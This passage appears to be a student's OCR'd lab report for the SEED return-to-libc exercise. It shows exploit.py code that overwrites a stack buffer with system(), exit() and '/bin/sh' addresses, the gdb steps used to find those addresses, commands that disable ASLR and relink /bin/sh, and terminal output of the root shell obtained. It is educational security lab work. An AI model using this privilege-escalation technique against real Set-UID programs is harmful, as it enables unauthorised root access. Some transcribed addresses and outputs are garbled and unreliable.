  File "./exploit.py", line 9, in <module>
    sh_addr = fffffd274 # The address of "/bin/sh"
NameError: name 'fffffd274' is not defined
```

// once I finished finding x y z value, type ll to check that badfile size is empty (0) and
then run the exploit.py and compile retlib

```
-rw-rw-r-- 1 seed seed 257 Sep 30 19:23 pwnenv.c  
-rw-rw-r-- 1 seed seed 1529 Sep 27 17:23 README.md  
-rwsr-xr-x 1 root seed 15788 Sep 30 19:15 retlib  
-rw-rw-r-- 1 seed seed 994 Sep 27 17:23 retlib.c  
④ [09/30/23]seed@VM:~/.../lab5$ ./exploit.py  
Traceback (most recent call last):  
  File "./exploit.py", line 9, in <module>  
    sh_addr = fffffd274 # The address of "/bin/sh"  
NameError: name 'fffffd274' is not defined  
● [09/30/23]seed@VM:~/.../lab5$ ./exploit.py  
○ [09/30/23]seed@VM:~/.../lab5$ ./retlib  
Address of input[] inside main(): 0xfffffcf0  
Input size: 300  
Address of buffer[] inside bof(): 0xfffffcb81  
Frame Pointer value inside bof(): 0xfffffcbd8  
#
```

Ln 47, Col 1 Spaces: 4 UTF-8 LF {} C Linux 🔍

// I was able to get into the root shell.



```
-rw-r--r-- 1 seed seed 1529 Sep 27 17:23 README.md  
-rwsr-xr-x 1 root seed 15788 Sep 30 19:15 retlib  
-rw-rw-r-- 1 seed seed 994 Sep 27 17:23 retlib.c  
④ [09/30/23]seed@VM:~/.../lab5$ ./exploit.py  
Traceback (most recent call last):  
  File "./exploit.py", line 9, in <module>  
    sh_addr = fffffd274 # The address of "/bin/sh"  
NameError: name 'fffffd274' is not defined  
● [09/30/23]seed@VM:~/.../lab5$ ./exploit.py  
○ [09/30/23]seed@VM:~/.../lab5$ ./retlib  
Address of input[] inside main(): 0xfffffcf0  
Input size: 300  
Address of buffer[] inside bof(): 0xfffffcb81  
Frame Pointer value inside bof(): 0xfffffcbd8  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker),1002(project1)  
#
```

Ln 17, Col 48 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit 🔍

// we can see id is uid=100(seed) so root.

Attack1 : try without exit() address, does it work?

Yes, without using exit() address, we can still attack vulnerable programs and get into the root shell, but if we try to exit from the root shell it will give segment default error.

I run the attack with X,Y, and Z values and I comment on the Z value, to see whether the attack will be successful without knowing the Z value. As we can see below, without Z value, I was able to reach to root shell "#". If the vulnerable program (retlib.c) is running with root privilege(Set-UID), then I was able to attack root shell without know the exit() address, but I after attacking root, if I try to leave the root shell, it will throws "Segmentation fault", then original program owners will notice that there program was attacked.

I provided details of the terminal and code of exploit.py.

Necessary codes are in the lab5-attack1 folder.

exploit.py - lab5-attack1 - Visual Studio Code

Terminal Help

C prtenv.c exploit.py

```
6
7     X = 87 + 12 # ebp + 4+ 4+4 because shell address is above exit()
8     # I will get shell address by compiling ./prtenv (32bits arch)
9     sh_addr = 0xfffffd26c # The address of "/bin/sh"
10    content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
11
12   # attack variabtion 1 : try attack with out exit() function
13
14   Y = 87 + 4 # previous frame pointer address(epb) + 4
15   system_addr = 0xf7e11420 # The address of system() .. ebp val
16   content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
17
18
19   Z = 87 + 8 # ebp + 4 + 4 because exit() is above system()
20   exit_addr = 0xf7e03f80 # The address of exit()
21   content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

PROBLEMS OUTPUT TERMINAL PORTS

> TERMINAL

```
(^_~)(^_~) Returned Properly (^_~)(^_~)
● [10/05/23] seed@VM:~/.../lab5-attack1$ ./exploit.py
● [10/05/23] seed@VM:~/.../lab5-attack1$ ll -l badfile
-rw-rw-r-- 1 seed seed 300 Oct  5 15:12 badfile
○ [10/05/23] seed@VM:~/.../lab5-attack1$ ./retlib
Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker),1002(project1)
# [
```

Ln 22, Col 1 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit

//attack1. I compiled ./exploit.py before commenting the exit() address. I was able to get into the root shell. (details are provided above steps)

SEED-Ubuntu20.04 (lab2-1,2) [Running]

Oct 5 15:25

exploit.py - lab5-attack1 - Visual Studio Code

Terminal Help

C prtenv.c exploit.py

```
exploit.py > ...
  ^ = 87 + 12 # Ebp + 4 + 4 because shell address is above cx
8  # I will get shell address by compiling ./prtenv (32bits arch)
9  sh_addr = 0xfffffd26c # The address of "/bin/sh"
10 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
11
12 # attack variabtion 1 : try attack with out exit() function
13
14 Y = 87 + 4 # previous frame pointer address(ebp) + 4
15 system_addr = 0xf7e11420 # The address of system() .. ebp val
16 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
17
18 """
19 Z = 87 + 8 # ebp + 4 + 4 because exit() is above system()
20 exit_addr = 0xf7e03f80 # The address of exit()
21 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
22 """
23 # without exit() Address.
24
25 # Save content to a file
26 with open("badfile", "wb") as f:
```

PROBLEMS OUTPUT TERMINAL PORTS

TERMINAL

```
Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker),1002(project1)
# exit
Segmentation fault
[10/05/23]seed@VM:~/.../lab5-attack1$
```

Ln 23, Col 27 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit

// In this case, I commented on the exit() address to see whether I could attack the root shell without knowing the exit() address. -> Successfully possible to attack!

exploit.py - lab5-attack1 - Visual Studio Code

Terminal Help

C prtenv.c exploit.py

```
exploit.py > ...
8 # I will get shell address by compiling ./prtenv (32bits arch)
9 sh_addr = 0xfffffd26c # The address of "/bin/sh"
10 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
11
12 # attack variabtion 1 : try attack with out exit() function
13
14 Y = 87 + 4 # previous frame pointer address(epb) + 4
15 system_addr = 0xf7e11420 # The address of system() .. ebp val
16 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
```

PROBLEMS OUTPUT TERMINAL PORTS


> < TERMINAL bash + ...

- [10/05/23]seed@VM:~/.../lab5-attack1\$ gcc -m32 -o prtenv prtenv.c
- [10/05/23]seed@VM:~/.../lab5-attack1\$./prtenv
- [10/05/23]seed@VM:~/.../lab5-attack1\$./retlib
- [10/05/23]seed@VM:~/.../lab5-attack1\$./exploit.py
- [10/05/23]seed@VM:~/.../lab5-attack1\$./retlib

Address of input[] inside main(): 0xfffffcbe0
Input size: 0
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
(^_ ^)(^_ ^) Returned Properly (^_ ^)(^_ ^)

Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker),1002(project1)
exit
Segmentation fault

Ln 23, Col 27 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit



// I provided details of the result (attack1). Attack was successful since I got into the root shell, but when I tried to exit from the root shell, it threw a segmentation fault. Crashed!

Attack variation 2: After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of the badfile). Will your attack succeed or not? If it does not succeed, explain why

```
12 |     unsigned int *framep;
```

PROBLEMS OUTPUT TERMINAL PORTS

TERMINAL bash + - X

```
ll-l: command not found
● [10/01/23] seed@VM:~/.../lab5$ ll -l badfile
-rw-rw-r-- 1 seed seed 0 Oct  1 09:22 badfile
● [10/01/23] seed@VM:~/.../lab5$ ./exploit.py
✖ [10/01/23] seed@VM:~/.../lab5$ ./retlib
Address of input[] inside main():  0xfffffcf0
Input size: 300
Address of buffer[] inside bof():  0xfffffcb81
Frame Pointer value inside bof():  0xfffffcbd8
Segmentation fault
● [10/01/23] seed@VM:~/.../lab5$ make clean
rm -f *.o *.out retlib badfile
● [10/01/23] seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
● [10/01/23] seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh
● [10/01/23] seed@VM:~/.../lab5$ touch badfile
● [10/01/23] seed@VM:~/.../lab5$ ll -l badfile
-rw-rw-r-- 1 seed seed 0 Oct  1 09:31 badfile
○ [10/01/23] seed@VM:~/.../lab5$ make
```

// I cleaned all the fields related to the retlib.c attack. Renamed file as newretlib.c to test whether length of string for program name is matter on stack address. I turn off randomization counter attack and linked zshell and create a badfile and check whether the badfile is empty at the beginning . Since the size of badfile is 0, I can start “make” to created executable and change ownership and setuid and start to debugging.

```
Address of buffer[] inside bof():  0xfffffcb81
Frame Pointer value inside bof():  0xfffffcbd8
Segmentation fault
● [10/01/23] seed@VM:~/.../lab5$ make clean
rm -f *.o *.out retlib badfile
● [10/01/23] seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
● [10/01/23] seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh
● [10/01/23] seed@VM:~/.../lab5$ touch badfile
● [10/01/23] seed@VM:~/.../lab5$ ll -l badfile
-rw-rw-r-- 1 seed seed 0 Oct  1 09:31 badfile
○ [10/01/23] seed@VM:~/.../lab5$ make
make: *** No rule to make target 'retlib.c', needed by 'retlib'. Stop.
● [10/01/23] seed@VM:~/.../lab5$ make
gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o newretlib newretlib.c
sudo chown root newretlib && sudo chmod 4755 newretlib
○ [10/01/23] seed@VM:~/.../lab5$
```

// I had to change retlib to newretlib in make file and typed make.

The screenshot shows a terminal window with several tabs at the top: 'newretlib.c', 'Makefile' (which is currently selected), 'exploit.py', and 'prtenv.c'. The 'TERMINAL' tab is also highlighted. In the terminal area, the 'Makefile' content is displayed:

```
1 TARGET = newretlib
2
3 all: ${TARGET}
4
5 N = 75
6 newretlib: newretlib.c
7     gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o
8         sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11     rm -f *.o *.out ${TARGET} badfile
```

Below the code, the terminal output shows:

```
Address of input[] inside main(): 0xfffffcfb0
```

// this is how I changed my makefile.

The screenshot shows a terminal window with several tabs at the top: 'TERMINAL' (selected), 'PROBLEMS', 'OUTPUT', 'TERMINAL', and 'PORTS'. The terminal area displays the following sequence of commands and outputs:

```
0/01/23] seed@VM:~/.../lab5$ ll -l badfile
w-rw-r-- 1 seed seed 0 Oct 1 09:31 badfile
0/01/23] seed@VM:~/.../lab5$ make
make: *** No rule to make target 'retlib.c', needed by 'retlib'. Stop.
0/01/23] seed@VM:~/.../lab5$ make
c -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o newretlib newretlib.c
do chown root newretlib && sudo chmod 4755 newretlib
0/01/23] seed@VM:~/.../lab5$ gdb -q newretlib
pt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "?
if sys.version_info.major is 3:
pt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "?
if pyversion is 3:
ading symbols from newretlib...
o debugging symbols found in newretlib)
b-peda$ break main
breakpoint 1 at 0x12ef
b-peda$
```

In 5 Col 7 Tab Size 4 UTF-8 LF Makefile □

// started to debug with newretlib and created a breakpoint at main and type run.

The screenshot shows a terminal window with several tabs: PROBLEMS, OUTPUT, TERMINAL (which is selected), and PORTS. The TERMINAL tab displays assembly code and a GDB session. The assembly code is a dump of memory starting at address 0x0, showing various addresses and their values. The GDB session shows the following commands:

```
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
```

The terminal prompt is [10/01/23]seed@VM:~/.../lab5\$.

// I print out the system address() and exit() address and quit debugging.

Terminal Help

newretlib.c M Makefile exploit.py C prtenv.c

```
exploit.py > ...
9 sh_addr = 0xfffffd274 # The address of "/bin/sh"
0 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
1
2 # attack variabtion 1 : try attack with out exit() function
3
4 Y = 87 + 4 # previous frame pointer address(ebp) + 4
5 system_addr = 0xf7e11420 # The address of system() .. ebp value + 4
6 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
7
8
9 Z = 87 + 8 # ebp + 4 + 4 because exit() is above system()
0 exit_addr = 0xf7e03f80 # The address of exit()
1 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
2
3 # Save content to a file
```

PROBLEMS OUTPUT TERMINAL PORTS

TERMINAL bash + X

```
gdb-peda$ quit
[10/01/23]seed@VM:~/.../lab5$ ./exploit.py
[10/01/23]seed@VM:~/.../lab5$ ./newretlib
Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
zsh:1: command not found: h
[10/01/23]seed@VM:~/.../lab5$ ./newretlib
Address of input[] inside main(): 0xfffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffcb71
Frame Pointer value inside bof(): 0xfffffcbc8
zsh:1: command not found: h
[10/01/23]seed@VM:~/.../lab5$
```

Ln 18, Col 1 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit

// attack was unsuccessful with a new length of name.

```
newretlibc • Makefile • exploit.py x C prtenv.c
exploit.py > ...
9 sh_addr = 0xfffffd274 # The address of "/bin/sh"
10 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
11
12 Y = 0
13 system_addr = 0xf7e11420 # The address of system()
14 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
15
16 Z = 0
17 exit_addr = 0xf7e03f80 # The address of exit()
18
19 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
20
21 # Save content to a file
22
23
PROBLEMS OUTPUT TERMINAL PORTS
TERMINAL
[09/30/23]seed@VM:~/.../lab5$ export MYSHLL=/bin/sh
[09/30/23]seed@VM:~/.../lab5$ echo $MYSHLL
/bin/sh
[09/30/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
[09/30/23]seed@VM:~/.../lab5$ ./prtenv
ffffd274
[09/30/23]seed@VM:~/.../lab5$ ./retlib
Address of Input[] inside main(): 0xfffffcf0
Input size: 0
Address of buffer[] inside bof(): 0xfffffc81
Frame Pointer value inside bof(): 0xffffcb08
(^.^)(^.) Returned Properly (^.^)
[09/30/23]seed@VM:~/.../lab5$ 
// If I run the vulnerable program retlib, I will get buffer address : 0xfffffc81 and frame
pointer address (ebp) in bof() which is 0xffffcb08
```

// I attached a screenshot of my attack result with ./retlib on the left hand side and I got 0xfffffc81 for the beginning of the buffer address and ebp address was 0xffffcb08.
After I changed the program name from retlib to newretlib, I got the beginning of the buffer address as 0xffffcb71 and ebp address as 0xffffcbc8. I was able to learn that if I change the program's name to a different length of string, the beginning of buffer address and ebp will be changed, that is why when I run the attack with newretlib, I was not able to reach into the root shell.

3.4 Task 4: Defeat Shell's countermeasure

you need to construct your input, so when the bof() function returns, it returns to execv(), which fetches from the stack the address of the "/bin/bash" string and the address of the argv[] array. You need to prepare everything on the stack, so when execv() gets executed, it can execute"/bin/bash -p" and give you the root shell. In your report, **please describe how you construct your input.**

```
22
23 # Save content to a file
```

PROBLEMS OUTPUT TERMINAL PORTS ^ X

▼ TERMINAL bash + □ ⌂ ⌂ ⌂

```
Input size: 300
Address of buffer[] inside bof(): 0xfffffc71
Frame Pointer value inside bof(): 0xffffcbc8
zsh:1: command not found: h
● [10/01/23]seed@VM:~/.../lab5$ ./newretlib
Address of input[] inside main(): 0xffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xfffffc71
Frame Pointer value inside bof(): 0xffffcbc8
zsh:1: command not found: h
● [10/01/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/dash /bin/sh
● [10/01/23]seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
● [10/01/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/dash /bin/sh
○ [10/01/23]seed@VM:~/.../lab5$
```

In 21 Col 52 Spaces: 2 UTE: 0 LF Python 3.9.5 64-bit

// turn off randomization countermeasure and link to bash not zshell. In this task we won't use zshell.

Makefile - lab5 - Visual Studio Code

Run Terminal Help

C newretlib.c • M Makefile X exploit.py C prtenv.c ⋮

M Makefile

```
1 TARGET = retlib # change this name to newretlib for task3 attack2
2
3 all: ${TARGET}
4
5 N = 75
6 retlib: retlib.c # change this name to newretlib for task3 attack2
7     gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o
8     sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11     rm -f *.o *.out ${TARGET} badfile
12
```

PROBLEMS OUTPUT TERMINAL PORTS

TERMINAL

```
Input size: 300
Address of buffer[] inside bof():  0xfffffc71
Frame Pointer value inside bof():  0xfffffc8
```

// I changed the name newretlib back to retlib in makefile to set setuid privilege for
retlib.c program. Also I changed file name newretlib.c back to retlib.c

```
Input size: 300
Address of buffer[] inside bof(): 0xffffcb71
Frame Pointer value inside bof(): 0xffffcbc8
zsh:1: command not found: h
● [10/01/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/dash /bin/sh
● [10/01/23]seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
● [10/01/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/dash /bin/sh
● [10/01/23]seed@VM:~/.../lab5$ make
gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
● [10/01/23]seed@VM:~/.../lab5$ touch badfile
● [10/01/23]seed@VM:~/.../lab5$ ll -l badfile
-rw-rw-r-- 1 seed seed 300 Oct 1 10:21 badfile
○ [10/01/23]seed@VM:~/.../lab5$
```

// I ran the command line make and created retlib and setuid for retlib

// I created size = 0 badfile and will start debugging.

```
[10/01/23]seed@VM:~/.../lab5$ touch badfile
[10/01/23]seed@VM:~/.../lab5$ ll -l badfile
-rw-rw-r-- 1 seed seed 300 Oct 1 10:21 badfile
○ [10/01/23]seed@VM:~/.../lab5$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
```

// start debugging with retlib that has setuid privilege and create breakpoint at main and run

The screenshot shows a terminal window with several tabs: PROBLEMS, OUTPUT, TERMINAL (which is selected), and PORTS. The TERMINAL tab displays the following content:

```
0016| 0xfffffcf9c --> 0xfffffcfb4 --> 0x0
0020| 0xfffffcfa0 --> 0xf7fb3000 --> 0x1e6d6c
0024| 0xfffffcfa4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xfffffcfa8 --> 0xfffffd008 --> 0xfffffd024 --> 0xfffffd1ff ("/home/seed/Desktop/CSI524/lab5/retlib")
[ ... ]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e984b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit

```

The status bar at the bottom indicates: Ln 13, Col 1 Tab Size: 4 UTF-8 LF Makefile

// I got the address for execv() (this will be the previous frame pointer) and the address for exit() which is return address for us.

The screenshot shows a terminal window with the following content:

```
[10/01/23] seed@VM:~/.../Lab5$ export MYSHELL=/bin/sh
[10/01/23] seed@VM:~/.../Lab5$ export MYSHEL2=-p
[10/01/23] seed@VM:~/.../Lab5$ gcc -m32 -o prtenv prtenv.c
[10/01/23] seed@VM:~/.../Lab5$ ll
total 220
-rw-rw-r-- 1 seed seed    300 Oct  1 10:21 badfile
-rwxr-xr-x 1 seed seed    863 Oct  1 09:38 exploit.py
-rw-rw-r-- 1 seed seed 138251 Sep 27 17:23 lab05-ret2libc.pdf
-rw-rw-r-- 1 seed seed    316 Oct  1 10:19 Makefile
-rwsr-xr-x 1 root seed 15792 Oct  1 09:34 newretlib
-rw-rw-r-- 1 seed seed     12 Oct  1 09:36 peda-session-newretlib.txt
-rw-rw-r-- 1 seed seed     12 Sep 30 18:56 peda-session-prtenv.txt
-rw-rw-r-- 1 seed seed     12 Oct  1 10:24 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  1 10:31 prtenv
-rw-rw-r-- 1 seed seed    237 Sep 30 19:25 prtenv.c
-rw-rw-r-- 1 seed seed 1529 Sep 27 17:23 README.md
-rwsr-xr-x 1 root seed 15788 Oct  1 10:21 retlib
-rw-rw-r-- 1 seed seed    994 Sep 27 17:23 retlib.c
[10/01/23] seed@VM:~/.../Lab5$
```

// for execv(const char *pathname , char *cost argv[])

We have to get a pathname which is the address of "/bin/bash". And then argv[1] value which is the address of "-p".so I exported "/bin/dash" with export MYSHELL=/bin/dash and I exported -p with export MYSHEL2=-p. I have to make sure that MYSHELL and MYSHEL2 have the same length of string. I will use prtenv.c program to get the environmental variable address. I just recompiled the -m32 prtenv.c program.

The screenshot shows a Visual Studio Code interface. The top bar displays the date and time as "Oct 1 10:37". The title bar says "● prtenv.c - lab5 - Visual Studio Code". The menu bar includes "File", "Edit", "Run", "Terminal", and "Help". Below the menu is a tab bar with "retlib.c", "Makefile", "prtenv.c", and "exploit.py". The main editor area contains the following C code:

```
C prtenv.c > ↻ main()
2 #include<stdio.h>
3
4 void main(){
5     char* shell = getenv("MYSHELL"); // MYSHELL =/bin/sh is our env
6     if(shell)
7         printf("MYSHELL address + %x\n", (unsigned int)shell);
8
9     // this is for task4
10    char* shell2 = getenv("MYSHEL2"); // MYSHEL2 =-p
11    if(shell2)
12        printf("MYSHEL2 address + %x\n", (unsigned int)shell2);
13 }
```

The terminal tab is selected, showing the following file listing and command execution:

```
PROBLEMS OUTPUT TERMINAL bash + ...
```

```
> < TERMINAL
-rwxr-xr-x 1 seed seed 863 Oct 1 09:38 exploit.py
-rw-rw-r-- 1 seed seed 138251 Sep 27 17:23 lab05-ret2libc.pdf
-rw-rw-r-- 1 seed seed 316 Oct 1 10:19 Makefile
-rwsr-xr-x 1 root seed 15792 Oct 1 09:34 newretlib
-rw-rw-r-- 1 seed seed 12 Oct 1 09:36 peda-session-newretlib.txt
-rw-rw-r-- 1 seed seed 12 Sep 30 18:56 peda-session-prtenv.txt
-rw-rw-r-- 1 seed seed 12 Oct 1 10:24 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct 1 10:31 prtenv
-rw-rw-r-- 1 seed seed 237 Sep 30 19:25 prtenv.c
-rw-rw-r-- 1 seed seed 1529 Sep 27 17:23 README.md
-rwsr-xr-x 1 root seed 15788 Oct 1 10:21 retlib
-rw-rw-r-- 1 seed seed 994 Sep 27 17:23 retlib.c
[10/01/23]seed@VM:~/.../lab5$ ./prtenv
fffffd269
```

// I run the ./retlib but I only got the MYSHELL address so I modified prtenv to print out the MYSHEL2 environment variable address on stack too. I attached a modified prtenv.c program.

